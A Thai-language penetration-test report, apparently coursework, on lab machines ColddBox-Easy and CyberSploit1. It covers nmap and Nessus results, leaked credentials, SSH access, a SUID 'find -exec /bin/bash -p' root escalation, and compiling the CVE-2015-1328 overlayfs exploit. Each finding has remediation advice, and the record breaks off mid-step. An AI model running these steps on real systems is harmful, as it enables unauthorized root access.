หลังจากได้ shell เป็น www-data แล้ว ทำการค้นหา SUID binaries เพื่อหาช่องทางยกระดับสิทธิ์

ด้วยคำสั่ง: 'find / -perm -4000 -type f 2>/dev/null'

รายละเอียดของคำสั่ง:

- -perm -4000 คือ ค้นหาไฟล์ที่มี SUID bit (setuid) ตั้งอยู่
- -type f คือ กรองเฉพาะไฟล์ (ไม่รวม directory)
- 2>/dev/null คือ redirect error messages ไปยัง /dev/null เพื่อไม่ให้แสดงบน terminal

```
www-data@ColddBox-Easy:/var/www/html$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

รูปที่ 3.4.5.1 หา SUID Binaries

3.4.6. ยกระดับสิทธิ์ Privilege Escalation เป็น Root

ผลลัพธ์จาก (รูปที่ 3.4.5.1) พบว่า /usr/bin/find มี SUID bit ซึ่งเป็น misconfiguration ที่อันตราย จึงใช้ exploit เพื่อยกระดับสิทธิ์ด้วยคำสั่ง ‘/usr/bin/find . -exec /bin/bash -p \; -quit’

รายละเอียดของคำสั่ง:

- -exec /bin/bash -p คือ execute bash shell โดย -p (privileged) ทำให้ bash ไม่ drop SUID privileges
- \; -quit คือ สิ้นสุดการ execute และออกจาก find หลังจากรันครั้งแรก

จากนั้นใช้คำสั่ง ‘whoami’ เพื่อเช็คระดับสิทธิ์การเป็น root

```
www-data@ColddBox-Easy:/var/www/html$ /usr/bin/find . -exec /bin/bash -p \; -quit
~/www/html$ /usr/bin/find . -exec /bin/bash -p \; -quit
whoami
root
```

รูปที่ 3.4.6.1 Privilege Escalation เป็น Root และเช็คระดับสิทธิ์ ด้วย whoami

ค้นหา Flag ด้วยคำสั่ง cat

‘cat /home/c0ldd/local.txt’

‘cat /root/proof.txt’

```
cat /home/c0ldd/local.txt
79b90b9479af8d4994b6adad7dfad6c1
cat /root/proof.txt
db2cb0f676aab93cbd4b9d2f45a0c56c
```

รูปที่ 3.4.6.2 อ่าน Flags ด้วยคำสั่ง cat

ผลลัพธ์จาก (รูปที่ 3.4.6.2) พบ flag สำเร็จ

Flag1 local # 79b90b9479af8d4994b6adad7dfad6c1

Flag2 proof # db2cb0f676aab93cbd4b9d2f45a0c56c

3.5. Proof of Concept (PoC)

Flag ที่ได้:

Local Flag (/home/c0ldd/local.txt)	79b90b9479af8d4994b6adad7dfad6c1
Root Flag (/root/proof.txt)	db2cb0f676aab93cbd4b9d2f45a0c56c

3.6. รายละเอียดช่องโหว่หลักที่พบ

Finding Title	WordPress Weak/Default Credentials
Severity	High
CVSS Score	9.8
CWE	CWE-521 / CWE-798
ระบบที่ได้รับผลกระทบ	192.168.182.239 — WordPress /wp-login.php
คำอธิบาย	WordPress Admin ใช้รหัสผ่านที่ไม่ปลอดภัย (c0ldd:9876543210) สามารถถูก Brute Force ได้ด้วย rockyou.txt wordlist
ผลกระทบ	ผู้โจมตีสามารถเข้าถึง WordPress Admin Panel และแก้ไข Theme File เพื่อรัน PHP Code ที่เป็นอันตราย ส่งผลให้ได้ Remote Code Execution บนเซิร์ฟเวอร์
วิธีป้องกัน	เปลี่ยนรหัสผ่าน Admin ให้ซับซ้อนและไม่ซ้ำกับ wordlist ที่รู้จัก เพิ่ม Two-Factor Authentication และจำกัดการเข้าถึง /wp-login.php จาก IP ที่อนุญาตเท่านั้น
แหล่งอ้างอิง	https://attack.mitre.org/techniques/T1078/001/

4. ผลการทำ Security Assessment: Target 3 — CyberSploit1

4.1. ข้อมูลทั่วไปของเป้าหมาย

ชื่อเป้าหมาย (Target Name)	CyberSploit1
IP Address	192.168.169.92
ระบบปฏิบัติการ (OS)	Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)
Web Application	Apache Web Application (Custom CTF Page)
พอร์ตที่เปิด (Open Ports)	22 (SSH — OpenSSH 5.9p1), 80 (HTTP — Apache 2.2.22)

4.2. ช่องโหว่ที่พบโดยการทำ Manual Testing

Vulnerability ID	VULN-LOW-07
Vulnerability	Information Disclosure ผ่าน HTML Source Code
ระดับความรุนแรง (Severity)	LOW
Path ที่ได้รับผลกระทบ	http://192.168.169.92/ (HTML comment บรรทัดที่ 48)
ผลกระทบ	เปิดเผย username: itsskv ซึ่งสามารถนำไปใช้โจมตีเพิ่มเติมได้ เช่น brute-force หรือ SSH login
ข้อเสนอแนะในการแก้ไข	ลบข้อมูล credential ออกจาก HTML comment และไม่ควรมีฝัง username/password ไว้ใน source code
มาตรฐานอ้างอิง (Reference)	CWE-615: Inclusion of Sensitive Information in Source Code Comments


Vulnerability ID	VULN-HIGH-08
Vulnerability	Sensitive Data Exposure ผ่าน robots.txt (Base64 Encoded Password)
ระดับความรุนแรง (Severity)	High
Path ที่ได้รับผลกระทบ	http://192.168.169.92/robots.txt
ผลกระทบ	พบรหัสผ่านที่เข้ารหัสด้วย Base64 ซึ่งสามารถถอดรหัสได้ง่าย และนำไปใช้เข้าสู่ระบบผ่าน SSH ได้สำเร็จ
ข้อเสนอแนะในการแก้ไข	ห้ามเก็บ credential ใน robots.txt และไม่ควรรู้ Base64 แทน encryption เนื่องจากสามารถถอดรหัสได้ทันที
มาตรฐานอ้างอิง (Reference)	CWE-522: Insufficiently Protected Credentials

Vulnerability ID	VULN-CRIT-09
Vulnerability	Privilege Escalation via CVE-2015-1328 (OverlayFS)
ระดับความรุนแรง (Severity)	Critical
Path ที่ได้รับผลกระทบ	Linux Kernel 3.13.0-32-generic
ผลกระทบ	ผู้โจมตีสามารถยกระดับสิทธิ์จาก user ธรรมดาเป็น root ได้ ส่งผลให้ควบคุมระบบได้อย่างสมบูรณ์
ข้อเสนอแนะในการแก้ไข	อัปเดต Linux Kernel เป็นเวอร์ชัน 3.19.1 หรือใหม่กว่า และติดตั้ง Security Patch CVE-2015-1328 โดยเร็วที่สุด
มาตรฐานอ้างอิง (Reference)	CVE-2015-1328 CWE-269: Improper Privilege Management

4.3. สรุปผลการสแกนช่องโหว่ด้วย Nessus

จากการสแกนด้วย Nessus พบช่องโหว่ทั้งสิ้น 8 รายการ แบ่งตามระดับความรุนแรง ดังนี้

- Critical: 1 รายการ
- High: 0 รายการ
- Medium: 3 รายการ
- Low: 4 รายการ
- Info: 26 รายการ



รูปที่ 4.3.1 ผลการสแกนด้วย Nessus (Dashboard Overview)

ตาราง: รายการช่องโหว่ที่พบจากการสแกน Nessus

ลำดับ	ชื่อช่องโหว่	Severity	แนวทางการแก้ไขปัญหา
1	Canonical Ubuntu Linux SEoL (12.04.x)	Critical	อัปเดตระบบปฏิบัติการ Ubuntu เป็นเวอร์ชันปัจจุบันที่ยังได้รับการสนับสนุนจากผู้พัฒนา (เช่น Ubuntu LTS เวอร์ชันล่าสุด) เนื่องจากเวอร์ชัน 12.04 สิ้นสุดระยะเวลาการสนับสนุนด้านความปลอดภัย (End of Life) แล้ว
2	mDNS Detection (Remote Network)	Medium	ตั้งค่าคอนฟิกเพื่อปิดการใช้งานการตอบสนอง mDNS (Multicast DNS) บนอินเทอร์เฟซที่เชื่อมต่อกับเครือข่ายภายนอก หรือใช้ Firewall/IPTables ในการบล็อกพอร์ต UDP 5353 เพื่อป้องกันการดึงข้อมูลโครงสร้างระบบ
3	ICMP Timestamp Request Remote Date Disclosure	Low	ตั้งค่า Firewall หรือปรับแต่งค่าเครือข่ายในระบบปฏิบัติการให้ปฏิเสธ (Drop/Ignore) การตอบสนองต่อคำขอข้อมูลประเภท ICMP Type 13 (Timestamp Request) และ Type 14 (Timestamp Reply)

Sev	CVSS	VPR	EPSS	Name	Family	Count
Critical	10.0			Canonical Ubuntu Linux SEoL (12.04.x)	General	1
Medium	5.0 *			mDNS Detection (Remote Network)	Service detection	1
Low	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1

รูปที่ 4.3.2 ผลการสแกนด้วย Nessus (รายการช่องโหว่)

รายละเอียดช่องโหว่

ช่องโหว่ Canonical Ubuntu Linux SEoL (12.04.x) เกิดจากระบบปฏิบัติการ Ubuntu ที่ใช้งานอยู่เป็นเวอร์ชันที่หมดระยะเวลาการสนับสนุนจากผู้พัฒนา (End of Life) แล้ว ส่งผลให้ระบบไม่ได้รับการอัปเดตแพตช์ความปลอดภัยใหม่ๆ อีกต่อไป ผู้โจมตีสามารถใช้ประโยชน์จากช่องโหว่ที่ถูกค้นพบในภายหลังได้โดยไม่มีการแก้ไข ทำให้ระบบมีความเสี่ยงสูงต่อการถูกโจมตีในระยะยาว จึงถูกจัดอยู่ในระดับ Critical

ช่องโหว่ mDNS Detection (Remote Network) เกิดจากระบบเปิดให้บริการ mDNS (Multicast DNS) บนอินเทอร์เน็ตเฟสที่เชื่อมต่อกับเครือข่ายภายนอก ข้อมูลที่ถูกส่งออกผ่านโปรโตคอลนี้อาจถูกดักจับและนำไปใช้ทำ Reconnaissance เพื่อระบุชื่ออุปกรณ์และบริการที่ทำงานอยู่ภายในระบบได้ ผู้โจมตีสามารถนำข้อมูลดังกล่าวไปประกอบการวางแผนโจมตีในขั้นตอนถัดไปได้ จึงถูกจัดอยู่ในระดับ Medium

ช่องโหว่ ICMP Timestamp Request Remote Date Disclosure นี้เกิดจากระบบตอบรับคำขอ ICMP Timestamp ซึ่งเปิดเผยข้อมูลเวลาปัจจุบันของระบบ (System Time) ให้กับผู้ที่ส่งคำขอเข้ามา ข้อมูลนี้ช่วยให้แฮกเกอร์ทำ Reconnaissance เพื่อระบุ Time Zone หรือคำนวณระยะเวลาที่เครื่องเปิดใช้งาน (Uptime) ซึ่งสามารถนำไปใช้คาดเดาจังหวะการทำ Update/Reboot หรือใช้ประกอบการโจมตีที่ต้องอาศัยความแม่นยำด้านเวลาเพื่อข้ามผ่านระบบรักษาความปลอดภัยบางประเภทได้ ข้อมูลที่หลุดออกไปนี้ถือเป็นความเสี่ยงที่ช่วยให้การโจมตีขั้นต่อไปทำได้ง่ายขึ้น จึงถูกจัดอยู่ในระดับ Medium

4.4. ผลการทดสอบเจาะระบบ


4.4.1. ขั้นตอนการสำรวจเบื้องต้น (Reconnaissance)

ในการเริ่มต้นทดสอบระบบ Target: CyberSploit1 ได้ทำการสแกนพอร์ตที่เปิดอยู่ของเครื่องเป้าหมาย IP: 192.168.169.92 เพื่อระบุช่องทางการเข้าถึงระบบ โดยใช้คำสั่ง:

```
' nmap -p 22,80 -sV 192.168.169.92 '
```

รายละเอียดของออพชัน:

- -p 22,80 คือ Port Specification หมายถึง กำหนดพอร์ตที่ต้องการสแกนเฉพาะพอร์ต 22 (SSH) และพอร์ต 80 (HTTP) เพื่อให้การสแกนรวดเร็วและตรงประเด็น
- -sV คือ Service Version Detection หมายถึง ตรวจสอบเวอร์ชันของบริการที่รันอยู่บนพอร์ตนั้น ๆ เช่น OpenSSH 5.9p1, Apache 2.2.22 เป็นต้น
- 192.168.169.92 คือ Target IP หมายถึง IP ของเครื่องเป้าหมายที่ต้องการสแกน



```
(root@kali)~# nmap -p 22,80 -sV 192.168.169.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 22:16 -0400
Nmap scan report for 192.168.169.92
Host is up (0.033s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
```

ภาพที่ 4.4.1 ผลลัพธ์การสแกน nmap -p 22,80 -sV 192.168.169.92


รายละเอียดผลลัพธ์ (ภาพที่4.4.1) จากผลการสแกน Nmap พบว่ามีพอร์ตที่เปิดใช้งานอยู่ทั้งหมด 2 พอร์ต ได้แก่:

PORT	STATE	SERVICE	VERSION
22/tcp	Open	ssh	OpenSSH 5.9p1 Ubuntu
80/tcp	Open	http	Apache httpd 2.2.22 (Ubuntu)

- SSH (22): บริการเชื่อมต่อระยะไกลเปิดใช้งาน สามารถระบุเวอร์ชันได้ว่าเป็น OpenSSH 5.9p1 ซึ่งเป็นเวอร์ชันเก่าและอาจมีช่องโหว่
- HTTP (80): บริการเว็บเซิร์ฟเวอร์เปิดให้เข้าเว็บได้ผ่านเบราว์เซอร์ โดยใช้ Apache HTTP Server เวอร์ชัน 2.2.22

4.4.2. Information Disclosure — HTML Source Code

หลังจากที่ตรวจสอบว่าพอร์ต 22 กับ 80 เปิดอยู่ให้เข้า IP: 192.168.169.92 ใส่ใน Browser จากนั้นจะได้หน้า Dashboard ของเป้าหมาย จากนั้นคลิกขวาตรงส่วนที่ว่างของเว็บ แล้วกด "View Page Source" เพื่อตรวจสอบเบื้องต้นว่าในหน้านี้มีอะไรอยู่บ้าง




ภาพที่ 4.4.2.1 หน้าที่ได้จากการเข้าไปที่ <http://192.168.169.92>

หลังจากที่กด View Page Source จะแสดงหน้า HTML ของเว็บไซต์ โดยมีรายละเอียดต่าง ๆ ว่าภายในหน้านั้นมีอะไรบ้าง

4.4.3. Sensitive Data ใน robots.txt

หลังจากที่ได้ username มาแล้ว จะมาหา password ต่อโดยการลองใช้ไฟล์ robots.txt ซึ่งเป็นไฟล์มาตรฐานที่เว็บไซต์ใช้บอก Search Engine Crawler ว่า path ใดไม่ควรถูก index โดยเข้าถึงผ่าน URL: ‘ `http://192.168.169.92/robots.txt` ’



ภาพที่ 4.4.3.1 หน้า `http://192.168.169.92/robots.txt`

จากการสำรวจ (ภาพที่ 4.4.3.1) โดยใช้ robots.txt พบชุดรหัสที่ผ่านการเข้ารหัสแบบ Base64 จึงทำการถอดรหัสด้วย

คำสั่ง:

‘ `echo "Y3liZXJzcGxvaXR7eW91dHVlZS5jb20vYy9jeWJlcnNwbG9pdH0=" | base64 -d` ’

รายละเอียดของคำสั่ง

- `echo "..."` คือ คำสั่งสำหรับแสดงข้อความหรือส่ง output ไปยังคำสั่งถัดไป ในที่นี้ส่งค่า Base64 String ที่พบใน robots.txt ไปยัง pipe
- `|` คือ Pipe Operator หมายถึง ส่ง output ของคำสั่งซ้ายไปเป็น input ของคำสั่งขวา
- `base64 -d` คือ คำสั่งถอดรหัส Base64 โดย -d (decode) จะแปลงสตริง Base64 กลับเป็นข้อความต้นฉบับ

Base64 เป็นวิธีการเข้ารหัสที่ใช้สำหรับแปลงข้อมูล Binary ให้เป็นตัวอักษร ASCII เพื่อความสะดวกในการส่งข้อมูล ไม่ใช่การเข้ารหัสที่ปลอดภัย (Encryption) แต่อย่างใด ผู้ที่พบสตริงนี้สามารถถอดรหัสได้ทันทีโดยไม่ต้องใช้กุญแจใด ๆ



```
(root@kali)~[/home/kali]
# echo "Y3liZXJzcGxvaXR7eW91dHVlZS5jb20vYy9jeWJlcnNwbG9pdH0=" | base64 -d
cybersploit{youtube.com/c/cybersploit}
```

ภาพที่ 4.4.3.2 ผลลัพธ์คำสั่ง base64 -d

ผลลัพธ์ที่ได้ (จากภาพ 4.4.3.2) คือ: cybersploit{youtube.com/c/cybersploit} ซึ่งจะนำไปใช้เป็นรหัสผ่านในการเข้าสู่ระบบในขั้นตอนถัดไป

4.4.4. SSH Access และการตรวจสอบระดับสิทธิ์ของผู้ใช้

หลังจากได้รับ username: itsskv จาก HTMLcomment และ

password: cybersploit{youtube.com/c/cybersploit} จาก robots.txt แล้ว จึงทำการเชื่อมต่อเข้าสู่เครื่องเป้าหมายผ่านโปรโตคอล SSH ด้วยคำสั่ง:

```
' ssh itsskv@192.168.169.92 '
```

รายละเอียดของคำสั่ง

- ssh คือ Secure Shell Protocol เครื่องมือสำหรับเชื่อมต่อระยะไกลแบบเข้ารหัส ซึ่งปลอดภัยกว่า Telnet
- itsskv คือ username ที่พบใน HTML comment ของเว็บไซต์เป้าหมาย
- @192.168.169.92 คือ IP Address ของเครื่องเป้าหมาย
- Password: cybersploit{youtube.com/c/cybersploit} ที่ได้จากการถอดรหัส Base64 ใน robots.txt

เมื่อเข้าสู่ระบบได้สำเร็จ จากนั้นใช้คำสั่ง `uname -a` เพื่อตรวจสอบข้อมูลของ Kernel และระบบปฏิบัติการ เพื่อหาช่องทางการโจมตีต่อ ด้วยคำสั่ง:

```
' uname -a '
```

- `uname` คือ คำสั่งสำหรับแสดงข้อมูลของระบบปฏิบัติการ
- `-a` คือ `--all` แสดงข้อมูลทั้งหมด ได้แก่ kernel name, hostname, kernel release, kernel version, machine hardware, processor, hardware platform และ operating system


```
(root@kali)~[/home/kali]
ssh itsskv@192.168.169.92
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.169.92's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC
2014 i686 athlon i386 GNU/Linux
itsskv@cybersploit-CTF:~$
```

ภาพที่ 4.4.4.1 ผลลัพธ์การเชื่อมต่อ SSH ด้วยบัญชี itsskv

ผลลัพธ์แสดงว่าเข้าสู่ระบบสำเร็จ (ภาพที่ 4.4.4) โดยพบว่าระบบรัน Ubuntu Linux 12.04.5 LTS บน Kernel เวอร์ชัน 3.13.0-32-generic นำเวอร์ชันไปทำการค้นหาข้อมูลบน Exploit-db

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation

EDB-ID: 37292	CVE: 2015-1328	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2015-06-16
EDB Verified: ✓		Exploit: 🚩 / {}		Vulnerable App:	

```
/*
# Exploit title: ofs.c - overlaysfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
#_ _ _ _ _
CVE-2015-1328 / ofs.c
overlaysfs incorrect permission handling : FS_USERNS_MOUNT
root@ubuntu-server-1504:~$ uname -a
```

ภาพที่ 4.4.4.2 ข้อมูลช่องโหว่ของ Kernel เวอร์ชัน 3.13.0-32-generic

จากผลลัพธ์ที่นำเวอร์ชันไปทำการค้นหาข้อมูลบน Exploit-db (ภาพที่ 4.4.4.2) ทำให้รู้ว่า Kernel เวอร์ชัน 3.13.0-32-generic ซึ่งเป็นเวอร์ชันที่มีช่องโหว่ CVE-2015-1328 ทำให้สามารถยกระดับสิทธิ์เป็น root ได้

4.4.5. Privilege Escalation ด้วย CVE-2015-1328

ขั้นตอนที่ 1: สร้างไฟล์ Exploit

หลังจากเข้าสู่ระบบในฐานะ user itsskv แล้ว พบว่า Kernel เวอร์ชัน 3.13.0-32-generic มีช่องโหว่ CVE-2015-1328 ซึ่งเป็นช่องโหว่ใน OverlayFS ที่อนุญาตให้ผู้ใช้ทั่วไปสามารถยกระดับสิทธิ์เป็น root ได้ใช้คำสั่ง nano เพื่อสร้างและแก้ไขไฟล์ source code ของ Exploit:

‘ nano ofs.c ’

- nano คือ Text Editor บน Terminal ที่ใช้งานง่าย ใช้สำหรับสร้างและแก้ไขไฟล์ text บน Linux
- ofs.c คือ ชื่อไฟล์ source code ภาษา C ที่จะสร้าง โดย "ofs" ย่อมาจาก OverlayFS ซึ่งเป็นชื่อของช่องโหว่ที่ใช้

นำโค้ด Exploit CVE-2015-1328 จาก <https://www.exploit-db.com/raw/37292> มาวางลงในไฟล์ ofs.c เนื่องจากเป็นช่องโหว่ที่ตรงกับเวอร์ชัน Kernel (3.13.0) ของเครื่องเป้าหมาย โดยอาศัยความผิดพลาดของ OverlayFS ในการจัดการสิทธิ์ของระบบไฟล์

CVE-2015-1328 คือช่องโหว่ใน Linux Kernel เวอร์ชันก่อน 3.19.1 ในส่วนของ OverlayFS (fs/overlayfs/copy_up.c) ซึ่งไม่ตรวจสอบ UID/GID ของ underlying filesystem อย่างถูกต้อง ทำให้ผู้ใช้ local สามารถสร้างไฟล์ที่มีสิทธิ์ SUID root และนำมาใช้ยกระดับสิทธิ์เป็น root ได้

```

itsskv@cybersploit-CTF: ~
Session Actions Edit View Help
GNU nano 2.2.6 File: ofs.c

/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328)

*****
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 UTC 2015 x86_64$
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

```

ภาพที่ 4.4.5.1 ใช้คำสั่ง nano ofs.c เพื่อวาง Exploit Code

ขั้นตอนที่ 2: Compile และรัน Exploit

หลังจากได้ไฟล์ ofs.c มาแล้ว ทำการ Compile ไฟล์ด้วย GCC เพื่อแปลงจาก source code เป็น binary ที่สามารถรันได้:

```
' gcc ofs.c -o exploit '
```


```
' chmod +x exploit '
```

```
' ./exploit '
```

- gcc ofs.c -o exploit คือ คำสั่ง Compile โดย gcc (GNU C Compiler) ใช้แปลงไฟล์ source code ofs.c ให้กลายเป็น executable binary ชื่อ exploit โดยออกซัน -o (output) ระบุชื่อไฟล์ output
- chmod +x exploit คือ คำสั่งเปลี่ยน permission ของไฟล์ โดย +x คือเพิ่มสิทธิ์ execute ให้กับไฟล์ exploit ซึ่งจำเป็นต้องทำก่อนรัน เนื่องจากไฟล์ที่ Compile ใหม่อาจยังไม่มีสิทธิ์รัน
- ./exploit คือ คำสั่งรันไฟล์ exploit ที่อยู่ใน directory ปัจจุบันเมื่อรันสำเร็จ Exploit จะใช้ช่องโหว่ OverlayFS เพื่อยกระดับสิทธิ์เป็น root

หลังจากรัน Exploit สำเร็จ ใช้คำสั่ง whoami เพื่อตรวจสอบสิทธิ์ปัจจุบัน: ' whoami '

- whoami คือ คำสั่งแสดง username ของผู้ใช้ที่กำลังทำงานอยู่ในขณะนั้น ถ้าได้ผลลัพธ์เป็น "root" แสดงว่าการยกระดับสิทธิ์สำเร็จ



```

itsskv@cybersploit-CTF: ~
Session Actions Edit View Help
* Documentation: https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC
2014 i686 athlon i386 GNU/Linux
itsskv@cybersploit-CTF:~$ whoami
itsskv
itsskv@cybersploit-CTF:~$ nano ofs.c
itsskv@cybersploit-CTF:~$ nano ofs.c
